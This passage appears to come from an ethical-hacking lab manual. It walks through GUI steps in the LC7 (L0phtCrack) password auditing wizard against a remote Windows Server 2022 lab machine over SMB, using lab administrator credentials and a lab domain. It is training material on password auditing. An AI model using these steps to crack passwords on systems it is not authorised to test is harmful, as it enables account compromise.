
5. The **LC7 Password Auditing Wizard** window appears; click **Next**.




6. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.




7. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.




8. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:
   - **Host**: **10.10.1.22** (IP address of the remote machine [**Windows Server 2022**])
   - Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2022** machine (Username: **Administrator**; Password: **Pa$$w0rd**).
   - If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2022** belongs to the **CEH.com** domain.
9. Once you have entered all the required details in the fields, click **Next** to proceed.




10. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.



